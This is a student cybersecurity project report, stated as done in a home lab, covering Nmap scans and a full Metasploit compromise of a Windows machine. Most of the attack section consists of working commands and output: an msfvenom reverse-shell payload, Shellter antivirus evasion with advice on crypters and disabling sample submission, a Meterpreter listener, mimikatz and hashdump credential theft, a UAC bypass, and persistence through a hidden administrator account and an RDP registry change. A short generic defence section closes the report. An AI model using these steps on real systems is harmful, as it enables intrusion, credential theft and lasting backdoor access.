VERZEO

Cyber Security October Major Project

Date:6 December, 2022

Name: Nayan Acharya

NOTE: All the tasks are performed in local host, home network and virtual devices.


1. **Perform Scanning Module by using Nmap tool (Download from Internet) and scan Kali Linux and Windows 7 machine and find the open/closed ports and services running on machine Hacker Machine: Windows 10 Victim machine: Kali Linux and Windows 7**

==

Performing Scanning Module by using Nmap tool and scanning Windows machine


- **Finding the IP address of windows**

- **Scanning the port using Nmap:**




Port found:

135 tcp ,139 tcp, 445 tcp




Topology:




Performing Scanning Module by using Nmap tool and scanning Linux machine

- **Finding the IP address of Linux**



- **Scanning the port using Nmap:**



No ports are open in Kali Linux.

---

2. Test the System Security by using Metasploit Tool from Kali Linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks Hacker Machine: Kali Linux Victim machine: Windows XP / Windows 7

==

The Metasploit Framework is the most commonly-used framework for hackers worldwide. It allows hackers to set up listeners that create a conducive environment (referred to as a Meterpreter) to manipulate compromised machines.


Creating a malicious .exe file

To create the executable, you would use msfvenom as shown in the command below:


msfvenom -p windows/meterpreter/reverse_tcp -a x86 –platform windows -f exe LHOST=192.168.100.4 LPORT=4444 -o /root/something32.exe

The command instructs msfvenom to generate a 32-bit Windows executable file that implements a reverse TCP connection for the payload. The format must be specified as being type .exe, and the local host (LHOST) and local port (LPORT) have to be defined. In our case, the LHOST is the IP address of our attacking Kali Linux machine and the LPORT is the port to listen on for a connection from the target once it has been compromised.

To obtain our IP address, we use the ifconfig command within Kali, specifying the interface as eth0 (since we are on Ethernet):



The screenshot below shows the output of the command on successful .exe generation:



Antivirus solutions work by detecting malicious signatures within executables. Our file will thus be flagged as malicious once within the Windows environment. We have to figure out a way to modify it to bypass antivirus detection. We will encode it to make it fully undetectable, or FUD.

Making the executable FUD (fully undetectable)

To encode our executable, we'll be using Shellter. Shellter works by changing the executable's signatures from the obviously malicious one to a completely new and unique one that can bypass detection.

Note that antiviruses also check the behaviour of executables and employ techniques such as heuristics scanning, so they are not just limited to checking for signatures. During our lab tests, we discovered that Windows Defender (which ships by default with Windows 10) flagged the executable six out of the ten times we used Shellter to perform the encoding. This is despite Windows 10 being a fresh download with latest patches applied! You will be better off purchasing Shellter Pro (or any pro crypter) or writing your own crypter to avoid antivirus flagging your executables.

Also note that when writing your own, disable automatic submissions. Otherwise, whatever you write (if detected as potentially-unwanted software) will be uploaded by your antivirus for analysis … And we both know how that will end.

Let’s look at how to install and run Shellter.


On your Kali Linux, download Shellter with the command below:

sudo apt-get install shellter

To launch Shellter, just type shellter on the terminal.

You will be required to enter the absolute path to the executable to make FUD. Make sure to select “Auto” mode, as shown below.

Shellter will then initialize and run some checks. It will then prompt you whether to run in stealth mode. Select “Y” for yes.



The next prompt will require you to enter the payload, either a custom or a listed one. You should select a listed one by typing “L” unless you want to proceed with your own custom payload. Select the index position of the payload to use. We need a Meterpreter_Reverse_TCP, so we will have to go with “1.”

```
Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

****************************
* meterpreter_reverse_tcp *
****************************

SET LHOST: 192.168.100.4

SET LPORT: 4444
```

Enter LHOST and LPORT and press Enter. Shellter will run to completion and request you to press Enter.

```
**********************
* Verification Stage *
**********************


Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

 Warning!
 If the PE target spawns a child process of itself before
 reaching the injection point, then the injected code will
 be executed in that process. In that case Shellter won't
 have any control over it during this test.
 You know what you are doing, right? ;o)

Injection: Verified!


Press [Enter] to continue...
```


At this point, the executable you provided will have been made undetectable to antivirus solutions.

Again, note that you are better off writing your own or purchasing a crypter that is constantly being revised. Otherwise, most of your encoding will be flagged as malicious or potentially unwanted software.

We now need to set up a listener on the port we determined within the executable. We do this by launching Metasploit, using the command msfconsole on the Kali Linux terminal.

The screenshot below shows what commands to issue within Metasploit. First, we'll tell Metasploit to use the generic payload handler "multi/handler" using the command use multi/handler. We will then set the payload to match the one set within the executable using the command set payload windows/meterpreter/reverse_tcp. We will then set the LHOST and LPORT this way — set LHOST 192.168.100.4 and set LPORT 4444. Once done, type "run" or "exploit" and press Enter.

The screenshot below displays the output. The reverse TCP handler should begin waiting for a connection.



The next step is to execute it from a Windows perspective. In a real-world practical situation, this will require social engineering skills. Nevertheless, copy the something32 to a Windows system within the same network as the Kali system.

Executing the payload

On copying the file to our target Windows machine, we have the screenshot below. Execute the file.

The executable causes the payload to be executed and connect back to the attacking machine (Kali Linux). Immediately, we receive a Meterpreter session on our Kali Linux. This is demonstrated by the **Meterpreter >** prompt as shown below:

```
      =[ metasploit v4.17.1-dev                          ]
+ -- --=[ 1788 exploits - 1018 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.4:4444
[*] Sending stage (179779 bytes) to 192.168.100.16
[*] Meterpreter session 1 opened (192.168.100.4:4444 -> 192.168.100.16:61866) at 2018-07-18 17:38:33 +0300
[*] Sending stage (179779 bytes) to 192.168.100.16
[*] Meterpreter session 2 opened (192.168.100.4:4444 -> 192.168.100.16:61867) at 2018-07-18 17:38:33 +0300
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/

meterpreter >
```

Since the file was not run as “administrator,” there are Meterpreter commands that can’t be run as they would result in an “access denied” response. This can be confirmed by running the getuid command, which tells us that we are running as user l3s7r0z.

```
meterpreter > getuid
Server username: OLD-GEN-POKEDES\l3s7r0z
```

To prove that the user lacks enough privileges, we attempted to run the command mimikatz_command -f sekurlsa: logonPasswords.

The result is an “Access is denied” message, as shown below:

```
meterpreter > load mimikatz
Loading extension mimikatz...
[!] Loaded x86 Mimikatz on an x64 architecture.
Success.
meterpreter > mimikatz_command -f sekurlsa::logonPasswords
OpenProcess : (0x00000005) Access is denied.
Donn?es LSASS en erreur
meterpreter >
```

In order to gain sufficient rights, we need to perform a UAC bypass. In the next section, we’ll see how this can be done.

Privilege escalation


Privilege escalation allows us to elevate privileges from our less privileged user (l3s7r0z) to a more privileged one — preferably the SYSTEM user, which has all administrative rights.

Metasploit by default provides us with some methods that allow us to elevate our privileges. On the Meterpreter prompt, we use the getsystem command, as shown below:


```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter >
```

Since the methods used by getsystem all fail, we need an alternative method of elevating privileges. We will use the comhijack exploit module to bypass User Access Control. To do so, we “background” our Meterpreter session, switch our exploit from multi/handler to **windows/local/bypassuac_comhijack** and implement this on the session in the background, using set SESSION 2.


This is shown below:



We then set the payload using set **payload windows/x64/meterpreter/reverse_tcp** and set the LPORT and LHOST. We then run the exploit.



We successfully receive a Meterpreter session. Typing sysinfo shows us the information of our target. getuid shows that we are running as user l3s7r0z on Windows 10, but we can elevate to SYSTEM by issuing getsystem. We can see that elevation was successful and can confirm this by issuing getuid again. We can see we are now NT AUTHORITYSYSTEM.



With these privileges, we can do quite a lot on our compromised target. For instance, we can obtain LM and NTLM password hashes using the hashdump command, as shown above. Note that the format of the hashes above is USERNAME:SID: LM_HASH: NTLM_HASH: We can even obtain credentials from browsers, key managers, the domain controller, perform keylogging, capture screenshots and even stream from the webcam. (This will not work on VM, it will need an actual native Windows install target.)

Now that we are within the target machine, why not perform some persistence to stay there?

Persistence

Persistence allows us to gain access back to the machine whenever we need to even when the target decides to patch the vulnerability.

There are many ways of performing persistence. For example, we can code a malicious virus to always connect back to us whenever the target turns on their machine (this is called a backdoor), or even have our own user accounts within the compromised target machine. Metasploit also provides its method of persistence.

Today, we'll go with the second option: to have our own account within the target and enable RDP so that whenever we want, we can log into the machine and access the information we want.

Remember the NTLM hashes we were able to obtain above using the hashdump command from the mimikatz module? We can even log into any account within the target machine using any password hashes, impersonate legitimate users and download, alter or upload files.

On the Meterpreter session, we type the command shell to drop into a Windows shell on the Windows 10 target.

```
C:\WINDOWS\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
l3s7r0z
The command completed with one or more errors.


C:\WINDOWS\system32>net user /add jaime Bru73f0rc3_
net user /add jaime Bru73f0rc3_
The command completed successfully.


C:\WINDOWS\system32>net localgroup administrators jaime /add
net localgroup administrators jaime /add
The command completed successfully.


C:\WINDOWS\system32>net localgroup "Remote Desktop Users" jaime /add
net localgroup "Remote Desktop Users" jaime /add
The command completed successfully.
```

At the C: WINDOWSsystem32> prompt, we issue the net user's command. This lists all the users within the windows machine. As we can see, there are only two users, the Administrator and the l3s7r0z user.

We add a new user Jaime and give him the password Bru73f0rc3_

The command used to do that is:

net user /add jaime Bru73f0rc3_

We then add Jaime to the administrators group so that the account can perform admin functions. The command used is:

net localgroup administrators jaime /add

We then add him to the RDP group. This will allow us to log in through RDP to the target machine, even after it has been patched to have firewall and antivirus on.


The command used is:

net localgroup “Remote Desktop Users” jaime /add

After all the setup is done for user Jaime, we can use the following command to see the user’s properties:

net user jaime

The screenshot below shows the output of the command.



In some cases, RDP is not enabled at the target machine. As long as we are within the shell, we can enable it by adding a registry key.

To enable RDP, use the following command:

reg add “HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlTerminal Server” /v fDenyTSConnections /t REG_DWORD /d 0 /f

If you would like to disable RDP for whatever purpose, you can do so by typing the following command:

reg add “HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlTerminal Server” /v fDenyTSConnections /t REG_DWORD /d 1 /f

The result of the operation is shown below:

How to secure your computer from hackers:

Despite the prevalence of computer hackers, most businesses rely on the internet to track their financials, order and maintain inventory, conduct marketing and PR campaigns, connect with customers, engage in social media, and perform other critical operations. Yet we continue to hear about massive computer breaches, even at giant corporations with robust security measures in place.

Small businesses are often targeted as well, especially because they may underestimate the risk of cybercrime and may not have the resources to employ expensive cybersecurity solutions. Follow these tips to protect your devices and safeguard your sensitive data:

1. Use a firewall.

Windows and macOS have built-in firewalls – software designed to create a barrier between your information and the outside world. Firewalls prevent unauthorized access to your business network and alert you to any intrusion attempts.

Make sure the firewall is enabled before you go online. You can also purchase a hardware firewall from companies such as Cisco, Sophos or Fortinet, depending on your broadband router, which also has a built-in firewall that protects your network. If you have a larger business, you can purchase an additional business networking firewall.

2. Install antivirus software.

Computer viruses and malware are everywhere. Antivirus programs such as Bitdefender, Panda Free Antivirus, Malwarebytes and Avast protect your computer against unauthorized code or software that may threaten your operating system. Viruses may have easy-to-spot effects – for example, they might slow your computer or delete key files – or they may be less conspicuous.

Antivirus software plays a major role in protecting your system by detecting real-time threats to ensure your data is safe. Some advanced antivirus programs provide automatic updates, further protecting your machine from the new viruses that emerge every day. After you install an antivirus program, don’t forget to use it. Run or schedule regular virus scans to keep your computer virus-free.

3. Install an anti-spyware package.

Spyware is a special kind of software that secretly monitors and collects personal or organizational information. It is designed to be hard to detect and difficult to remove and tends to deliver unwanted ads or search results that are intended to direct you to certain (often malicious) websites.

Some spyware records every keystroke to gain access to passwords and other financial information. Anti-spyware concentrates exclusively on this threat, but it is often included in major antivirus packages, like those from Webroot, McAfee and Norton. Anti-spyware packages provide real-time protection by scanning all incoming information and blocking threats.

4. Use complex passwords.

Using secure passwords is the most important way to prevent network intrusions. The more secure your passwords are, the harder it is for a hacker to invade your system.

